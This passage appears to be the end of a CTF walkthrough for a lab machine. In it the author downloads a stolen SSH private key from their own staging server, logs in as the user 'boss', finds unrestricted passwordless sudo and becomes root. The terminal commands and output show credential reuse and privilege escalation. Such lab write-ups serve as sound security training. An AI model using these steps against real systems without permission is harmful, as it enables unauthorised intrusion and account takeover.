
I setup a server to collect the files. I then made a seperate folder for boss and downloaded the files.

I then tried to connect via ssh but the file permissions were incorrect



```
  ~/Documents/CRUNCHv2                                                                                  ✔
  mkdir boss

  ~/Documents/CRUNCHv2                                                                                  ✔
  cd boss

  ~/Documents/CRUNCHv2/boss                                                                             ✔
  wget http://192.168.0.37:8000/id_rsa
--2022-03-20 15:47:27--  http://192.168.0.37:8000/id_rsa
Connecting to 192.168.0.37:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2459 (2.4K) [application/octet-stream]
Saving to: ‘id_rsa’

id_rsa                        100%[================================================>]   2.40K  --.-KB/s    in 0s

2022-03-20 15:47:27 (282 MB/s) - ‘id_rsa’ saved [2459/2459]


  ~/Documents/CRUNCHv2/boss                                                                             ✔
  wget http://192.168.0.37:8000/id_rsa.pub
--2022-03-20 15:47:29--  http://192.168.0.37:8000/id_rsa.pub
Connecting to 192.168.0.37:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 568 [application/vnd.exstream-package]
Saving to: ‘id_rsa.pub’

id_rsa.pub                    100%[================================================>]     568  --.-KB/s    in 0.004s

2022-03-20 15:47:29 (154 KB/s) - ‘id_rsa.pub’ saved [568/568]


  ~/Documents/CRUNCHv2/boss                                                                             ✔
  ssh -i id_rsa boss@192.168.0.37
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
boss@192.168.0.37's password:
```


I changed the permissions and tried again.



```
┌ ~/Documents/CRUNCHv2/boss
└ chmod 600 id_rsa

┌ ~/Documents/CRUNCHv2/boss
└ ssh -i id_rsa boss@192.168.0.37
Welcome to Ubuntu 21.04 (GNU/Linux 5.11.0-49-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Mar 20 03:47:08 PM UTC 2022

  System load:             0.0
  Usage of /:              37.2% of 9.78GB
  Memory usage:            12%
  Swap usage:              0%
  Processes:               240
  Users logged in:         2
  IPv4 address for ens33: 192.168.0.37
  IPv6 address for ens33: 2a02:c7f:4a28:3300:20c:29ff:fef8:c2a1
  IPv6 address for ens33: fd51:12a1:bec8:0:20c:29ff:fef8:c2a1

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be applied immediately.

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '21.10' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Sat Mar 19 22:30:22 2022 from 192.168.178.11
boss@promotion:~$ 
```


Sweet we're in.

Notice the sudo as admin successful file. Yep let's try "sudo -l"



```
boss@promotion:~$ ls -la
total 32
drwxr-x---   5 boss peoplewhoearntoomuch 4096 Mar 19 21:49 .
drwxr-xr-x 10 root root                 4096 Mar 19 21:47 ..
lrwxrwxrwx  1 root root                    9 Mar 19 21:49 .bash_history → /dev/null
-rw-r--r--  1 boss peoplewhoearntoomuch  220 Mar 19  2021 .bash_logout
-rw-r--r--  1 boss peoplewhoearntoomuch 3771 Mar 19  2021 .bashrc
drwx------  2 boss peoplewhoearntoomuch 4096 Mar 12 20:03 .cache
-rw-r--r--  1 boss peoplewhoearntoomuch  807 Mar 19  2021 .profile
drwxr-xr-x  3 boss peoplewhoearntoomuch 4096 Mar 12 20:05 snap
drwxr-xr-x  2 boss peoplewhoearntoomuch 4096 Mar 13 20:01 .ssh
-rw-r--r--  1 boss peoplewhoearntoomuch    0 Mar 12 20:05 .sudo_as_admin_successful
boss@promotion:~$ sudo -l
Matching Defaults entries for boss on promotion:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User boss may run the following commands on promotion:
    (ALL : ALL) NOPASSWD: ALL
boss@promotion:~$ 
```

Permissions to do anything. This means we can just “sudo su” and become root.



```
boss@promotion:~$ sudo su
root@promotion:/home/boss# cd /root/
root@promotion:~# ls
note.txt  snap
root@promotion:~# cat note.txt
WHOOOOOOO
This must've taken a well...
GG!!!
You've got root!

Try pivoting around the machine!
root@promotion:~# 
```

Sweet we rooted the box.

Let’s see what’s around the machine as per the comment.

Finished?

Thanks again!

RyanCTF